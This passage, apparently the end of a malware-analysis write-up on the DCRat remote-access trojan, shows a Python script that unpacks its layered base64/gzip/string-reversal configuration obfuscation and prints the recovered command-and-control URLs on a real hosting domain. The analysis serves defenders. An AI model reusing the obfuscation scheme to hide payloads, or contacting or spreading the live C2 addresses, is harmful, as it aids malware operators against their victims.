70     "H4sIAAAAAAAAAEA3OuwqDMBQA0F9Rcg2UmCwtLj7QRbNYCrbo1KT1WgWxFCq4SL69PV9ws1x5kTJgMUeF2QkLvFWcKRfdRwGz9wa8ety1h6EpEn/"
71     "ih6ZvaQQHbVdSoj18qcLZcunnxWCoepA8YG5a2JeSY4NqXFCImNZtWt26bVYDYH8NSyPzSwcmS1FjByRyaET9NLQ/SOhkXC08/o/tQ2zbwBZp3Z46QAAAA="
72 )
73
74 # 1) base64 decode -> gzip decompress
75 try:
76     decoded_bytes = gzip.decompress(base64.b64decode(encoded_b64))
77 except Exception as e:
78     print("Error during base64/gzip decode:", e)
79     sys.exit(1)
80
81 # Convert bytes -> string (try utf-8, fallback to latin-1)
82 try:
83     decoded_text = decoded_bytes.decode("utf-8")
84 except UnicodeDecodeError:
85     decoded_text = decoded_bytes.decode("latin-1")
86
87 # 2) perform replacements using SCRT dictionary (replace value -> key)
88 dictionary = A1["SCRT"]
89
90 # IMPORTANT: Python dict iteration is deterministic in 3.7+, but to be explicit
91 # keep the original mapping order as a list if necessary
92 for key in list(dictionary.keys()):
93     value = dictionary[key]
94     decoded_text = decoded_text.replace(value, key)
95
96 print("First round of decoding (truncated preview):\n")
97 print(decoded_text[:400]) # show start only
98
99 # 3) reverse the string
100 reversed_text = decoded_text[::-1]
101
102 # 4) second base64 decode (this will produce bytes)
103 # remove whitespace/newlines if any:
104 reversed_text_clean = "".join(reversed_text.split())
105
106 try:
107
108     final_bytes = base64.b64decode(reversed_text_clean)
109 except Exception as e:
110     print("Second base64 decode failed:", e)
111     # try padding
112     pad_len = (-len(reversed_text_clean)) % 4
113     reversed_text_clean += "=" * pad_len
114     try:
115         final_bytes = base64.b64decode(reversed_text_clean)
116     except Exception as e2:
117         print("Retry failed:", e2)
118         sys.exit(1)
119
120 # 5) Save final bytes to file
121 out_path = "stage3.bin"
122 with open(out_path, "wb") as fh:
123     fh.write(final_bytes)
124
125 print("\nSecond round complete. Wrote {} bytes to {}".format(len(final_bytes), out_path))
126
127 # Optional: if final_bytes are readable text, print first 400 chars:
128 try:
129     preview = final_bytes.decode("utf-8")
130     print("\nPreview of final decoded text (first 400 chars):\n")
131     print(preview[:400])
132 except UnicodeDecodeError:
133     print("Final output is binary (not UTF-8 text). Inspect 'stage3.bin' in a safe environment.")

```

Tip :use AI to write for you

```

C:\Users\bdsra\Desktop\23588714588>python ra2.py
First round of decoding (truncated preview):
==QfIAjI6ICVwiIj1mV4R2VmpHZIJUNZ1Gew1ld96DQvg2YlRnL0V2ZlJmL3RXZsRHdhJ2LvoDc0RHai0jIygkIsIyYtZFekdlV6RGSCFTwthHcZdXP9A0LoNMZ05CdldwZ15yd0VGb0RXY19yL6AHd0hmI6ISMIJye
Second round complete. Wrote 121 bytes to 'stage3.bin'
Preview of final decoded text (first 400 chars):
{"H1":"http://battletw.beget.tech/@==wYpXmY1BHdzVWdxVmc","H2":"http://battletw.beget.tech/@==wYpXmY1BHdzVWdxVmc","T":""}
C:\Users\bdsra\Desktop\23588714588>

```

Finally we decoded the c2 , can conclude here .

Conclusion :

DCRat stands as a clear example of how accessibility and modularity can make even low-cost malware a serious threat. Its plugin-based design, continuous updates, and ease of use have allowed it to remain active and adaptable across diverse threat landscapes. What began as a small, budget-friendly tool in underground forums has evolved into a widely used and persistent RAT, capable of performing complex data theft and remote operations.

For defenders and analysts, DCRat reinforces a vital lesson — sophistication isn't always tied to price or origin. Even a cheaply distributed malware, when crafted with flexibility and stealth, can achieve enterprise-level impact. Continuous vigilance, layered defenses, and proactive threat intelligence remain essential to detecting and dismantling threats like DCRat before they gain control.